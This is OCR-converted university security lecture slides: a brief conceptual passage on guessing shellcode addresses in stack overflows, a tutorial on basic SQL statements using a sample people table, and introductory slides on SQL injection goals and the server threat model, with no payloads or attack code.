
- Must jump to the precise start of the shellcode



Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode




Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs



Hitting the Target


Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?



Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)




Structured Query Language (SQL)


CREATE, INSERT, UPDATE

SELECT

Web Architecture circa-2015



Web Architecture circa-2015



SQL

- Structured Query Language
  - Relatively simple declarative language
  - Define relational data
  - Operations over that data
- Widely supported: MySQL, Postgres, Oracle, sqlite, etc.
- Why store data in a database?
  - Persistence – DB takes care of storing data to disk
  - Concurrency – DB can handle many requests in parallel
  - Transactions – simplifies error handling during complex updates

SQL Operations

- Common operations:
  - CREATE TABLE makes a new table
  - INSERT adds data to a table
  - UPDATE modifies data in a table
  - DELETE removes data from a table
  - SELECT retrieves data from one or more tables
- Common SELECT modifiers:
  - ORDER BY sorts results of a query
  - UNION combines the results of two queries

CREATE

- Syntax

  CREATE TABLE name (column1_name *type*, column2_name *type*, ...);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN

CREATE

- Syntax

  CREATE TABLE name (column1_name *type*, column2_name *type*, ...);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN
- Example

  CREATE TABLE people (name TEXT, age INTEGER, employed BOOLEAN);

People:	**name (string)**	**age (integer)**	**employed (boolean)**

INSERT

- Syntax

  INSERT INTO name (column1, column2, ...) VALUES (val1, val2, ...);

- Example

  INSERT INTO people (name, age, employed) VALUES (“abhi”, 78, True);

People:

name (string)	age (integer)	employed (boolean)

INSERT

- Syntax

  INSERT INTO name (column1, column2, ...) VALUES (val1, val2, ...);

- Example

  INSERT INTO people (name, age, employed) VALUES (“abhi”, 78, True);

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True

UPDATE

- Syntax

  UPDATE name SET column1=val1, column2=val2, … WHERE condition;

- Example

  UPDATE people SET age=42 WHERE name=“Bob”;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

UPDATE

- Syntax

  UPDATE name SET column1=val1, column2=val2, … WHERE condition;

- Example

  UPDATE people SET age=42 WHERE name=“Bob”;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	42	False

SELECT

- Syntax

  SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;

- Example

  SELECT * FROM people;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SELECT

- Syntax

  SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;

- Example

  SELECT * FROM people;

  SELECT name, age FROM people;

People:

name (string)	age (integer)
Abhi	78
Alice	29
Bob	41

SELECT

- Syntax

  SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;

- Example

  SELECT * FROM people;

  SELECT name, age FROM people;

  SELECT * FROM people WHERE name="abhi" OR name="Alice";

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

SELECT

- Syntax

  SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;

- Example

  SELECT * FROM people;

  SELECT name, age FROM people;

  SELECT * FROM people WHERE name="abhi" OR name="Alice";

  SELECT name FROM people ORDER BY age;

People:

name (string)
Alice
Bob
Abhi

UNION

- Syntax

  SELECT col1, col2, ... FROM name1 UNION SELECT col1, col2, ... FROM name2;

- Example

  SELECT * FROM people UNION SELECT * FROM dinosaurs;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

UNION

- Syntax

  SELECT col1, col2, ... FROM name1 UNION SELECT col1, col2, ... FROM name2;

- Example

  SELECT * FROM people UNION SELECT * FROM dinosaurs;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

UNION

- Syntax

  SELECT col1, col2, ... FROM name1 UNION SELECT col1, col2, ... FROM name2;

- Example

  SELECT * FROM people UNION SELECT * FROM dinosaurs;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

Note: number of columns must match (and sometimes column types)

Comments

- Syntax

  command; -- comment

- Example

  SELECT * FROM people; -- This is a comment

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SQL Injection

Blind Injection

Mitigations

SQL Injection

SQL queries often involve untrusted data

- App is responsible for interpolating user data into queries
- Insufficient sanitization could lead to modification of query semantics

Possible attacks

- Confidentiality – modify queries to return unauthorized data
- Integrity – modify queries to perform unauthorized updates
- Authentication – modify query to bypass authentication checks

Server Threat Model

Attacker's goal:

- Steal or modify information on the server

Server's goal: protect sensitive data

- Integrity (e.g. passwords, admin status, etc.)
- Confidentiality (e.g. passwords, private user content, etc.)

Attacker's capability: submit arbitrary data to the website

- POSTed forms, URL parameters, cookie values, HTTP request headers

Threat Model Assumptions

Web server is free from vulnerabilities

- Apache and nginx are pretty reliable

No file inclusion vulnerabilities

Server OS is free from vulnerabilities

